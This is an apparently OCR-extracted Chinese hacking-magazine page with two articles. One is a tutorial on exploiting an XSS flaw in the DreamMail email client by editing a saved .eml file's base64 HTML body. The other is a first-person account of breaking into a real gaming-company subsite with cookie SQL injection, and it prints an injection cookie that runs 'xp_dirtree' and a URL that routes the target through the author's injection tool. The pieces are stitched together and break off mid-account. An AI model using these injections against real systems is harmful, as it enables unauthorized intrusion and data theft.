继ms08025后又一个提权的好工具呀！不过对于文章中提到的几个英文名词，像什么SeImpersonatePrivilege之类的，不懂的人，包括我，还是去google吧。




图 爱无言

从本文你可以了解DreamMail的漏洞及利用

一、软件介绍及漏洞

好像自从Foxmail出了严重的溢出漏洞之后，我周边的朋友都不去使用它了，但是很多人还是不喜欢用IE登录Web邮箱看邮件，于是大家开始大力推广使用一款名叫"DreamMail"的软件来取代Foxmail。我们先来看看这款软件的样子，如图1。

这款软件提供一些收发邮件的常用功能，并可以定时备份邮件，速度也不错，我也连忙下载了DreamMail来安装试用，这期间就发现了DreamMail存在一个巨大的安全隐患。

DreamMail软件在解析邮件的时候存在XSS漏洞，利用这个漏洞我们可以随意获得使用DreamMail软件用户的信息，控制用户的访问行为，甚至是结合网马技术给用户安装病毒木马程序。

二、漏洞分析及利用

现在，就让我们一起来对这个漏洞的成因进行一下分析。首




图 1

先，我们先来创建一封邮件，在DreamMail顶端的工具栏中点击“写邮件”图标会出现一个“写信”的窗口，如图2。




图 2

这个窗口中的内容，凡是会发E-mail的朋友都知道怎么填写，但是我请大家注意一个细节，这个新建的邮件的最后会出现一个带下划线的蓝色地址，这其实是一个超链接，它本来的意思是把你的邮箱地址附加到你邮件的最后，这样别人在回信时一点击这个超链接就可以给你回信了，不用手工填写你的邮箱地址。

看似一个人性化的考虑，但正是这样一个细节给了我一个启发，这证明DreamMail在解析邮件的时候，允许在邮件中存在脚本代码！既然这样，我们一旦可以控制这些脚本代码，修改为一些典型的攻击脚本代码，不就可以利用DreamMail来达到攻击个人主机的目的了吗？

但是，我们注意看，在这个“写信”窗口中，不可能直接写入任何攻击脚本代码，因为此时的DreamMail就是以html方式进行编辑工作的，你写入的任何代码只能被当作普通文字。所以现在先不用着急写代码，而是随便输入一些文字进去，把这封邮件进行保存，我这里把它存为xss.eml文件。

用ultraedit32打开我们刚才保存的xss.eml文件，显示如下：

```
Reply-To: dd5550@163.com
From: "dd5550"<dd5550@163.com>
To: dd5550@163.com
CC: 1
Subject: 1
Date: Sun, 28 Sep 2008 09:11:22 +0800
Message-Id: DreamMailOutBox
MIME-Version: 1.0
Content-Type: multipart/alternative;
    boundary="-----=_NextPart_080928091122906387 61787_002"
X-Priority: 3
X-Mailer: DreamMail 4.4.1.0
-------=_NextPart_080928091122906387 61787_002
Content-Type: text/plain;
    charset="GB2312"
Content-Transfer-Encoding: base64
ZGQ1NTUwxOO6wwOKIA0KIA0KZGQ1NTUwQDE2My5jb20NCjIwMDgtMDktMjggDQo=
(第一部分)
-------=_NextPart_080928091122906387 61787_002
Content-Type: text/html;
    charset="GB2312"
Content-Transfer-Encoding: base64
PEhUTUw+PEhFQUQ+PFRJVExFPk1haWw8L1RJVExFPg0KPE1FVEEgY29ud
GVudD0iS3NESFRNTEVE
TGliLm9jeCwgRnJlZVdhcmUgSFRNTCBFZGl0b3IgMS4xNjQuMiwgP0t
1cnQgU2VuZmVyIiANCm5h
bWU9R0VORVJBVE9SPg0KPE1FVEEgaHR0cC1lcXVpdj1Db250ZW50LV
R5cGUgY29udGVudD0idGV4
dC9odG1sOyBjaGFyc2V0PUdCMjMxMiI+PC9IRUFEPg0KPEJPRFkgc3
R5bGU9IkZPTlQtU0laRTog
OXB0OyBGT05ULUZBTUlMWTogy87M5SIgbGVmdE1hcmdpbj01IHRvcE1hc
mdpbj01ICNmZmZmZmY+
DQo8REIWPjwhLS1BSURfU0VORFRPX0JFR0lOLS0+ZGQ1NTUwPCEtLUFJ
RF9TRU5EVE9fRU5ELS0+
xOO6wzwvREIWPg0KPERJVj4mbmJzcDs8L0RJVj4NCjxESVY
+Jm5ic3A7PC9ESVY+DQo8REIWPjxB
IGhyZWY9Im1haWx0bzpkZDU1NTBAMTYzLmNvbSI+PCEtLU
FJRF9GUk9NQUREUkVTU19CRUdJTi0t
PmRkNTU1MEAxNjMuY29tPCEtLUFJRF9GUk9NQUREUkVTU19F
TkQtLT48L0E+PC9ESVY+DQo8REIW
PjIwMDgtMDktMjggPC9ESVY+PC9CT0RZPjwvSFRNTD4NCg== (第二部分)
-------=_NextPart_080928091122906387 61787_002—
```

看起来像是有乱码，其实这是由于我们的信件内容被进行了加密，而加密算法就是Base64。我在这些代码中做了一个标记，在乱码的后面加上了第一部分，第二部分这样的字眼。这是因为我们前面分析了，DreamMail很可能存在解析邮件中脚本代码的漏洞，那么在ultraedit32的显示下，哪一部分才是对应着我们能够修改控制的地方呢？这就是我做标记的原因。

我们现在需要关心的是标记为第二部分的这一段代码，里面的内容就是前面DreamMail显示邮件地址为超级链接的那个部分，如果现在我们将这里的内容换成攻击脚本，那么就可以实现XSS的目的了。

同时，我们必须按照邮件格式的要求，对我们要放入的脚本代码进行一次Base64加密，这样才能保存为正常的邮件格式。这里我给大家提供了一个进行Base64加密的网页文件，打开它如图3。




图 3

在原码处填写我们进行攻击的脚本代码，然后点击“转换”按钮，在“Base64 encode”处就会显示出被加密后的代码。复制这段代码到ultraedit32中，取代标记为“第二部分”的那段代码，然后保存修改后的这封邮件。

现在，让我们再次使用DreamMail来打开这封邮件，效果如图4。




图 4

入侵联众分站

图小帅 @[O.S.T]

从本文你可以学到利用shell injection.asp进行cookie注射

某天本人闲得无聊（貌似什么都是无聊开始的），于是就开始网上冲浪。乱进网站，无意间来到了联众的分站，就随便看看，看看就看出shell来了。管它呢，结构上来看都是asp的，想想应该有戏了，于是乎在访问地址后加了一个单引号，结果如图1所示。




图 1

一看就知道是存在cookie注入的站，操起工具就注射。去掉参数写入**javascript:alert(document.cookie="msgid="+ escape("1653; exec xp_dirtree 'd:\',1"));**代码后回车，更新了下页面，啥也没反应……真郁闷了。




图 2

找出bloodsword大牛写的工具（号称他自己用得最舒服的，别人一般很难上手，所以试试，可能真的是大牛级的才可以玩的工具，小菜鸟不会就用啊D通过转发接口来注射吧），构造地址如下：

http://www.xssor.cn/tool/shell.asp?act=tool&scanmethod =cookie&fullurl=http://newspace.ourgame.com/newstopic_xj.asp?msgid=1658

其中www.xssor.cn是自己的空间，方法是cookie注射，地址就是newspace.xxxx.com了。丢到啊D里去，然后开始跑，权限还真的不小哦，如图2所示。




图 4

